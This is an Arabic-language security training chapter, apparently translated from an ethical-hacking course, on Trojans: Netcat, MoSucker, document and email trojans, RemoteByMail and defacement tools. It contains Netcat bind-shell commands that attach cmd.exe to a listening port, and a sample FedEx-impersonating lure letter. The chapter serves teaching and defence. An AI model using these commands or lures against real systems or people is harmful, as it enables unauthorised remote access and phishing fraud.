باستخدام **Netcat**، يمكن للمهاجم إعداد منفذ أو **Backdoor** والتي من شأنها أن تسمح له بعمل **telnet** إلى **DOS shell**. مع هذا الأمر البسيط [**C:\>nc -L -p 5000 -t -e cmd.exe**]، يمكن للمهاجم ان يرتبط بالمنفذ 5000. مع **Netcat**، يمكن للمستخدم إنشاء الاتصالات الواردة أو الصادرة، **TCP** أو **UDP**، إلى أو من أي منفذ. أنه يوفر فحص **DNS** بالكامل سواء **forward** أو **reverse**، مع التحذيرات المناسبة. بالإضافة إلى ذلك، فإنه يوفر القدرة على استخدام أي منفذ مصدر محلي، أي عنوان (***Source address***) شبكة تم إعدادها محليا، وأنه يأتي مع قدرات فحص المنافذ المدمج فيها. لديها أيضا القدرة على توجيه المصدر(***source routing***) المدمجة فيها ويمكنه قراءة معاملات سطر الأوامر من الإدخال القياسي(***stdin***). ميزة أخرى هي القدرة على السماح لبرنامج آخر بالرد على الاتصالات الواردة.

أبسط استخدام، "**nc host port**" يقوم بإنشاء اتصال **TCP** إلى منفذ معين على المضيف الهدف. ثم يتم إرسال الإدخال القياسي إلى المضيف، ويتم إرسال أي شيء يعود عبر الاتصال إلى الإخراج القياسي. وهذا يستمر إلى أجل غير مسمى، حتى تم اغلاق من قبل جانب شبكة الاتصال. هذا السلوك يختلف عن معظم التطبيقات الأخرى، التي أغلقت كل شيء والخروج بعد نهاية الملف على المدخلات القياسية.
Netcat يمكن ان يعمل أيضا بمثابة خادم من خلال الاستماع للاتصالات الواردة على المنافذ التعسفية (***arbitrary ports***) ، ومن ثم تفعل القراءة والكتابة نفسها. مع القيود البسيطة، **Netcat** لا يهمني حقا إذا كان يعمل في وضع الخادم أو العميل، بل لا يزال يحرك البيانات ذهابا وإيابا حتى لا يكون هناك أي شيء ترك. في الوضعين، يمكن أن يجبر على الاغلاق بعد فترة من الخمول من جانب الشبكة.

- إنشاء الاتصالات الصادرة أو الواردة، **TCP** أو **UDP**، إلى أو من أي منفذ.
- فحص **DNS** بالكامل سواء **forward** أو **reverse**، مع التحذيرات المناسبة.
- القدرة على استخدام أي منفذ مصدر محلي
- القدرة على استخدام أي عنوان شبكة المصدر(***Network Source address***) التي تم تكوينها محليا
- القدرة على فحص المنافذ المدمجة به، مع التوزيع بشكل عشوائي(***randomizer***).
- توجيه المصدر(***source routing***) المدمجة فيه
- يمكن قراءة معاملات سطر الأوامر من الإدخال القياسي.
- الوضع **Slow-Send**، سطر واحد كل **N** ثانية.
- **Hex dump** للبيانات المرسلة والواردة.
- القدرة الاختيارية للسماح لخدمة برنامج آخر من تأسيس اتصال.
- القدرة الاختيارية **telnet-options** حيث **responder** يستخدم الأمر [**nc -l -p 23 -t -e cmd.exe**] حيث **23** هو رقم المنفذ ل **telnet** والخيار [**-l**] للاستماع، الخيار(**-e**) هو للتنفيذ، أما الخيار (**-t**) يخبر **Netcat** للتعامل مع أية مفاوضات للتلنت التي قد يتوقعها العميل.

Netcat هي أداة تستخدم لقراءة وكتابة الشبكات التي تدعم بروتوكولات **TCP**و**UDP**. هو تروجان والذي يستخدم لفتح منافذ **TCP** أو **UDP** على النظام الهدف والمتسللين بمساعدة **telnet** يمكنهم كسب الوصول عبر النظام.

```
Command Prompt
c:\>nc.exe -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode
        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
c:\>
```

GUI Trojan

Gui Trojan: MoSucker

المصدر: http://dark-e.com

MoSucker هو **Visual Basic Trojan**. **MoSucker's edit server program** يتيح تغير روتين العدوى وتعين إخطار المعلومات. **Mosucker** يمكن أن يحمل اليا مع **system.ini** و/أو **رجيستري**. على خلاف أي تروجان أخرى، **Mosucker** يمكن تعيينه لاختيار الطريقة التي يحمل بها عشوائيا. يمكنه ان يخطر الهواتف المحمولة عبر الرسائل القصيرة في ألمانيا فقط.

MoSucker's edit server program يمكنه الحصول على عدد **X** من الكيلو بايت (**X** هو إما عدد ثابت أو عشوائي في كل مرة).

رسائل الخطأ المعيارية لـ **Mosucker** هي كالاتى:


(Zip file is damaged, truncated, or has been changed since it was created. If you downloaded this file, try downloading again)

هنا لائحة بأسماء ملفات **MoSucker** والتي تشير إلى اسم الخادم:

(MSNETCFG.exe, unino686.exe, Calc.exe, HTTP.exe, MSWlNUPD.exe, Ars.exe, NETUPDATE.exe, and Register.exe)

المميزات:


- إمكانية الدردشة مع الضحية
- إدارة **Clipboard**.
- إغلاق/إزالة الخادم
- السيطرة على الماوس.
- إدارة ملفات تلف النظام (Crash System File Manager)
- الحصول على كلمات السر التي تم إدخالها من قبل المستخدم، معلومات عن النظام.
- إخفاء/إظهار زر البداية(Start Button) ، system tray، شريط المهام(Taskbar)
- كلوغر
- تصغير كافة النوافذ
- فتح وغلق CD-ROM
- خادم ping
- Pop-up start menu
- مدير عمليات (process manager)
- إيقاف/إعادة التشغيل /standby/ Logoff الخادم في وضع دوس
- مفاتيح نظام تشغيل/إيقاف
- مدير النوافذ (Window manager)



GUI Trojan: Jumper and Biodox

Jumper هي برامج خبيثة و ضارة والتي تنفذ العديد من المهام لتحميل البرامج الضارة الخبيثة من الإنترنت. المهاجمين يستخدم **Jumper Trojan** للحصول على البيانات الحساسة مثل المعلومات المالية من نظام المستخدم. يقوم أيضا بتحميل تنزيلات إضافية حتى يكون المهاجمين قادرين على الوصول إلى النظام عن بعد.

عموما، يجب أن يكون الملف **BIODOX OE Edition.exe** في المجلد **C:\Windows\System32**؛ إذا تم العثور عليها في أي مكان آخر، فهو حصان طروادة. بمجرد حصول إصابة جهاز الكمبيوتر من قبل **Biodox**، فأنه يقلل من أداء النظام. يحصل تغيير شاشة التوقف تلقائيا. الإعلان المستمر المزعج النوافذ المنبثقة التي تظهر على الكمبيوتر يمكن أن تعامل على أنها واحدة من أعراض هذا التروجان.



Document Trojans

معظم المستخدمين عادة لديهم ميل لتحديث نظام التشغيل الخاص بهم ولكن ليس التطبيقات التي يستخدمونها بانتظام. المهاجمين يغتنمون هذه الفرصة لتثبيت حصان طروادة الوثيقة(*Document Trojan*) . المهاجمون عادة يقومون بتضمين طروادة في وثيقة ثم نقلها الى الضحية في صورة مرفق رسائل البريد الإلكتروني، وثائق المكتب(*office documents*) ، صفحات الويب، أو ملفات الوسائط مثل فلاش وملفات **PDF**. عندما يفتح المستخدم الوثيقة المدمج معها ملف التروجان على افتراض أنه ملف سليم، يتم تثبيت طروادة على جهاز الضحية. هذا **exploit** التطبيق المستخدم لفتح المستند. ثم يمكن للمهاجمين الوصول إلى البيانات الحساسة وتنفيذ إجراءات ضارة.



VIA LETTER

FedEx

John Stevens
Royal Communications Company
445 152th Street S.W.
Washington, DC 20554

September 2, 2012

RE: Fedex Shipment Airway Bill Number: 867676340056

Dear Mr. Stevens:

We have received a package addressed to you at the value of USD 2,300. The custom duty has not been paid for this shipment which is listed as Apple iMac 24' Computer.


Please call us at Fedex at 1800-234-446 Ext 345 or e-mail me at m.roberts@fedex.com regarding this shipment.

Please visit our Fedex Package Tracking Website to see more details about this shipment and advice us on how to proceed. The website link is attached with this letter.

Package

Trojan embedded in Word document

Sincerely,
Michelle Roberts
Customer Service Representative
International Shipment and Handling
Fedex Atlanta Division
Tel: 1800-234-446 Ext 345
http://www.fedex.com
m.roberts@fedex.com






Email Trojans

Email Trojans ينتشر عن طريق **bulk emails**. يتم إرسال فيروسات حصان طروادة من خلال المرفقات. لحظة قيام المستخدم بفتح البريد الإلكتروني، يدخل الفيروس النظام وينتشر ويسبب الكثير من الأضرار التي تلحق بالبيانات في النظام. ينصح دائما المستخدمين ان لا يقوموا بفتح رسائل البريد الإلكتروني القادمة من المستخدمين الغير معروفين بالنسبة له. في بعض الأحيان **Email Trojans** قد تولد رسالة بريد الكتروني تلقائيا وإرسالها إلى جميع جهات الاتصال الموجودة في دفتر عناوين الضحية. وبالتالي، ينتشر من خلال قائمة اتصال الضحية المصابة.

المهاجمون يقومون بارسال تعليمات للضحية من خلال البريد الإلكتروني. عندما يفتح الضحية البريد الإلكتروني، سيتم تنفيذ التعليمات تلقائيا. وبالتالي، يمكن المهاجمين من استرداد الملفات أو المجلدات عن طريق إرسال الأوامر عن طريق البريد الإلكتروني.

يوضح الشكل التالي كيف يمكن تنفيذ هجوم باستخدام Email Trojans.



Email Trojans: RemoteByMail

يستخدم **RemoteByMail** للسيطرة والوصول إلى جهاز الكمبيوتر، بغض النظر عن موقعه، ويتم ذلك ببساطة عن طريق إرسال البريد الإلكتروني. مع أوامر بسيطة أرسلت عن طريق البريد الإلكتروني إلى جهاز الكمبيوتر في العمل أو في المنزل، فإنه يمكن تنفيذ المهام التالية:

- يسترد قائمة الملفات والمجلدات بسهولة.
- يقوم بضغط الملفات تلقائيا التي سيتم نقلها.
- يساعد على تنفيذ البرامج وملفات الباتش، أو فتح الملفات.

هذه تعتبر أسهل وسيلة للوصول إلى الملفات أو لتنفيذ البرامج على الكمبيوتر عن بعد. يعرض على الشاشة الرئيسية المعلومات أن البرنامج قد استقبلها وقام بمعالجتها:

Start Server: انقر فوق أيقونة **Start Server** لبدء **RemoteByMail** عملية تلقي البريد الالكتروني والعمليات.

Stop: انقر فوق أيقونة **Stop** لإيقاف التطبيق في أي وقت.

Check now: عرض معلومات البرنامج.

Listening to Accounts: يقوم بعرض حسابات وعناوين البريد الإلكتروني المرتبطة.

Emails received: يعرض قائمة البريد الإلكتروني التي تحتوي على الأوامر التي يتلقاها البرنامج.

Command queue: يعرض الأوامر التي تلقاها البرنامج ولكن لم يتم معالجتها حتى الآن

Outgoing emails: فحص رسائل البريد الإلكتروني المعالجة.


Emails send: يعرض قائمة رسائل البريد الإلكتروني التي تم ارسالها من قبل **RemoteByMail**.

RemoteByMail يقبل وينفذ الأوامر التالية:

HI: تستخدم لإرسال البريد الالكتروني مع المحتوى "**HI**" إلى عنوان البريد الإلكتروني الخاص بك.


SEND: يرسل الملفات الموجودة على الكمبيوتر المضيف إلى عنوان البريد الإلكتروني الخاص بك.

ZEND: يقوم بضغط ومن ثم إرسال الملفات أو المجلدات الموجودة على الكمبيوتر المضيف إلى عنوان البريد الإلكتروني الخاص بك. لفتح المرفق المضغوط بعد تلقيه، أدخل كلمة المرور التي اخترتها عند إنشاء الحساب.
EXECUTE: يقوم بتنفيذ البرامج أو ملفات الباتش على الكمبيوتر المضيف.
DIR: يرسل مسار محرك الأقراص أو المجلدات إلى عنوان البريد الإلكتروني الخاص بك.



Defacement Trojans

Defacement Trojans, بمجرد نشره على النظام, يمكنه تدمير أو تغيير المحتوى بالكامل الموجودة في قاعدة البيانات.
Defacement Trojans هذه أكثر التروجان خطورة عند استهداف المهاجمين مواقع الويب؛ حيث لنه يقوم بتغير ملحوظ في تنسيق **HTML** بالكامل، مما يؤدى إلى تغييرات في محتوى موقع الويب، ويحدث المزيد من الخسائر عندما يستهدف هذا تشويه أنشطة الأعمال الإلكترونية. فإنه يسمح لك بعرض وتحرير ما يقرب من أي جانب من جوانب برامج**compiled Windows** ، أي من القوائم إلى مربعات الحوار إلى الايونات. موارد المحررين تسمح لك بعرض، تحرير، استخراج، واستبدال الجمل النصية، والصور النقطية والشعارات(**logo**) والايقونات من أي برنامج ويندوز. أنها تمكن **target-styled Custom Applications (UCAs)** لتشويه تطبيقات ويندوز. مثال **calc.exe** حيث يجعله مشوها كالاتي:




Defacement Trojans: Restorator

المصدر: http://www.bome.com

Restorator هو **skin editor** متعدد الاستعمال لأى برنامج ويندوز **WIN32**. هذه الأداة يمكنها تعديل واجهة الهدف لأي برنامج ويندوز **32 بت**، وبالتالي ينشأ(**target-styled Custom Applications (UCAs**أي تطبيق معدل من قبل المهاجم. يمكنك عرض واستخراج، إضافة أو إزالة، وتغيير الصور والأيقونات والنصوص والحوارات والأصوات وأشرطة الفيديو، الإصدار، والقوائم لجميع البرامج تقريبا.

من الناحية الفنية، فإنه يسمح لك بالتعديل على الموارد في العديد من أنواع الملفات، على سبيل المثال[**.ocx (Active X)**] ، [**.scr (Screen Saver)**] ، وغيرها من الملفات. يمكن للمهاجم توزيع التعديلات على الملفات ذاتيه التنفيذ الصغيرة. هو برنامج مستقل بذاته والتي يمكنه قراءه التعديلات التي أدخلت على البرامج. وظيفة الاستيلاء (***Grab function***) تسمح لك باسترداد الموارد من الملفات على القرص الهدف.

